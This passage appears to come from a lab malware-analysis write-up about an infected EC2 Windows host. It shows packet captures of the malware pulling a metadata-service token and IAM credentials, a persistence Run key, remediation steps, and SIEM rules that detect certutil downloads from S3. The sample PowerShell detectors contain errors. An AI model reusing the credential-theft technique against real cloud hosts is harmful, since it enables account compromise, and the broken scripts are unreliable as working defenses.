2379 21.176008   10.20.204.4       169.254.169.254   TCP        66 19645 → 80 [SYN, ECE, CWR] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2380 21.176140   169.254.169.254   10.20.204.4       TCP        66 80 → 19645 [SYN, ACK, ECE] Seq=0 Ack=1 Win=63280 Len=0 MSS=9040 SACK_PERM WS=128
2381 21.176171   10.20.204.4       169.254.169.254   TCP        54 19645 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
2382 21.176346   10.20.204.4       169.254.169.254   HTTP      258 PUT /latest/api/token HTTP/1.1
2383 21.176445   169.254.169.254   10.20.204.4       TCP        54 80 → 19645 [ACK] Seq=1 Ack=205 Win=63104 Len=0
2384 21.176809   169.254.169.254   10.20.204.4       HTTP      291 HTTP/1.1 200 OK  (text/plain)
2385 21.176809   169.254.169.254   10.20.204.4       TCP        54 80 → 19645 [FIN, ACK] Seq=238 Ack=205 Win=63104 Len=0
2386 21.176836   10.20.204.4       169.254.169.254   TCP        54 19645 → 80 [ACK] Seq=205 Ack=239 Win=2102016 Len=0
2387 21.176936   10.20.204.4       169.254.169.254   TCP        54 19645 → 80 [FIN, ACK] Seq=205 Ack=239 Win=2102016 Len=0
2388 21.176988   169.254.169.254   10.20.204.4       TCP        54 80 → 19645 [ACK] Seq=239 Ack=206 Win=63104 Len=0
2389 21.177238   10.20.204.4       169.254.169.254   TCP        66 19646 → 80 [SYN, ECE, CWR] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2390 21.177303   169.254.169.254   10.20.204.4       TCP        66 80 → 19646 [SYN, ACK, ECE] Seq=0 Ack=1 Win=63280 Len=0 MSS=9040 SACK_PERM WS=128
2391 21.177320   10.20.204.4       169.254.169.254   TCP        54 19646 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
2392 21.177560   10.20.204.4       169.254.169.254   HTTP      304 GET /latest/meta-data/iam/security-credentials/ HTTP/1.1
2393 21.177662   169.254.169.254   10.20.204.4       TCP        54 80 → 19646 [ACK] Seq=1 Ack=251 Win=63104 Len=0
2394 21.177859   169.254.169.254   10.20.204.4       HTTP/X…   581 HTTP/1.1 404 Not Found
2395 21.177894   169.254.169.254   10.20.204.4       TCP        54 80 → 19646 [FIN, ACK] Seq=528 Ack=251 Win=63104 Len=0
2396 21.177902   10.20.204.4       169.254.169.254   TCP        54 19646 → 80 [ACK] Seq=251 Ack=529 Win=2101760 Len=0
2397 21.177965   10.20.204.4       169.254.169.254   TCP        54 19646 → 80 [FIN, ACK] Seq=251 Ack=529 Win=2101760 Len=0
2398 21.178106   169.254.169.254   10.20.204.4       TCP        54 80 → 19646 [ACK] Seq=529 Ack=252 Win=63104 Len=0
2399 21.194798   10.10.50.6        10.20.204.4       TLSv1.2    93 Application Data
2400 21.194836   10.20.204.4       10.10.50.6        TCP        54 3389 → 54460 [ACK] Seq=1031507 Ack=37558 Win=63649 Len=0
2401 21.217416   10.20.204.4       10.10.50.6        TLSv1.2   105 Application Data
```

GET Requests vary between *latest/API/token, latest/metadata/iam/security-credentials* and *latest/instance/id*. All things I had seen when reconstructing the powershell timeline. following the stream on a GET request lets us see the information that 169.254.169.254 returned with, in the case of the example below, an API token.




Wireshark · Follow HTTP Stream (tcp.stream eq 12) · Ethernet 3

```
PUT /latest/api/token HTTP/1.1
Host: 169.254.169.254
User-Agent: aws-sdk-go/1.25.41 (go1.12.11; windows; amd64)
Content-Length: 0
X-Aws-Ec2-Metadata-Token-Ttl-Seconds: 21600
Accept-Encoding: gzip

HTTP/1.1 200 OK
X-Aws-Ec2-Metadata-Token-Ttl-Seconds: 21600
Content-Length: 56
Date: Sun, 16 Apr 2023 07:31:14 GMT
Server: EC2ws
Connection: close
Content-Type: text/plain

AQAEALlSf5_Kf_8gsI_DPO6gODn8QyD9LO4hgwOeH6_g2TpcVhNJgA==
```

Now that I had a good idea of how the malware was intended to function, I started to work on formulating a strategy for remediation. The malware writes a run key to the registry located at *HKCUSoftware\Microsoft\Windows\CurrentVersion\Run* that tells tallyme.exe, a copy of the banana binary, to run from the system32 directory.

However, even deleting this binary from its directory, deleting the banana.exe binary, apple.dll and the Run key fails to prevent the http token theft from beginning again at system startup. I believe this is because the malware has infected numerous parts of system32 and has likely written its core functions into copies of the process that the system now runs each time it boots, as they hold the same name as the genuine process and the OS doesnt know any better. For this reason I believe the only possible full remediation of this threat is a clean OS reinstall.



s\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
ISM	REG_SZ	
MrTallyMan	REG_SZ	C:\Windows\System32\tallyme.exe

commands_utilized

Input	Output
get-filehash <path2file>	**quickly determine SHA256 hash of a given file**
procexp.exe **procmon.exe** **pestudio.exe** **taskexplorerII.exe** **powershell**	**various tools I used during process triage**

remediation and prevention

Because of the way this particular malware modified certain system32 files, the only full remediation is a full OS reinstall. However, the malicious processes and registry keys should be removed first anyways followed by emptying the recycle bin in the interest of caution. this can be achieved by

- kill the banana.exe process tree using procexp.exe
- navigate to C:\ and delete *atomic-redteam* folder
- navigate to C:\Windows\system32 and delete *apple.dll* and *tallyme.exe*
- navigate to C:\users:\EC2AMAZ-O1ILGIA and delete the *Covenant* folder
- open *regedit* and delete the MrTallyMan run key from *HKCU\Software\Microsoft\Windows\CurrentVersion\Run*

following this, fully remove and install windows using a clean image

Here are a couple .Net rules/powershell scripts I developed that we can implement within our SIEM to prevent shady s3. traffic from going unnoticed and to check for new strange PSDrives. [next_page]

remediation and prevention_01

Rule name: BadCertutil

Query:

```
EventID == 4104
AND Image == "certutil.exe"
AND CommandLine contains "-URLcache"
AND CommandLine matches regex "(https:\/\/[a-z0-9]{10}\.s3\.amazonaws\.com)"
AND (CommandLine contains "c:\\Windows\\System32\\*.exe" OR CommandLine contains "c:\\Users\\*\\AppData\\Local\\Temp\\*.exe")
```

Action: $Action

$Action: .\BadCertutil.ps

```
# Define the search parameters for the event log
$EventLogName = 'Application'
$EventID = 1
$SearchString = 'certutil.exe'
$URLPattern = 'https://*.s3.amazonaws.com/*.dll'

# Get the relevant events from the event log
$Events = Get-WinEvent -LogName $EventLogName -FilterHashtable @{Id=$EventID} |
   Where-Object {$_.Message -like "*$SearchString*" -and $_.Message -like "*$URLPattern*"}
```

NewPSDrivecheckr

```
$EventLogName = 'Windows PowerShell'
$EventID = 4097
$SearchString = 'New-PSDrive'
$NamePattern = '*'
$Events = Get-WinEvent -LogName $EventLogName -FilterHashtable @{Id=$EventID} |
   Where-Object {$_.Message -like "*$SearchString*"}
foreach ($Event in $Events) {
   $Message = $Event.Message
   $Matches = [regex]::Matches($Message, "(?i)$SearchString\s+(\S+)", 'Singleline')
   if ($Matches) {
      foreach ($Match in $Matches) {
         $Name = $Match.Groups[1].Value
         if ($Name -like $NamePattern) {
            # Generate an alert with relevant details
            $AlertMessage = "New PSDrive with random string name detected: $Name"
            Write-Host $AlertMessage
            # Send an email or use an API to send the alert to designated security personnel
            # Initiate any necessary investigation and response activities
            Invoke-Command -ComputerName $ComputerName -ScriptBlock { Block-IncomingNetworkTraffic }
         }
      }
   }
```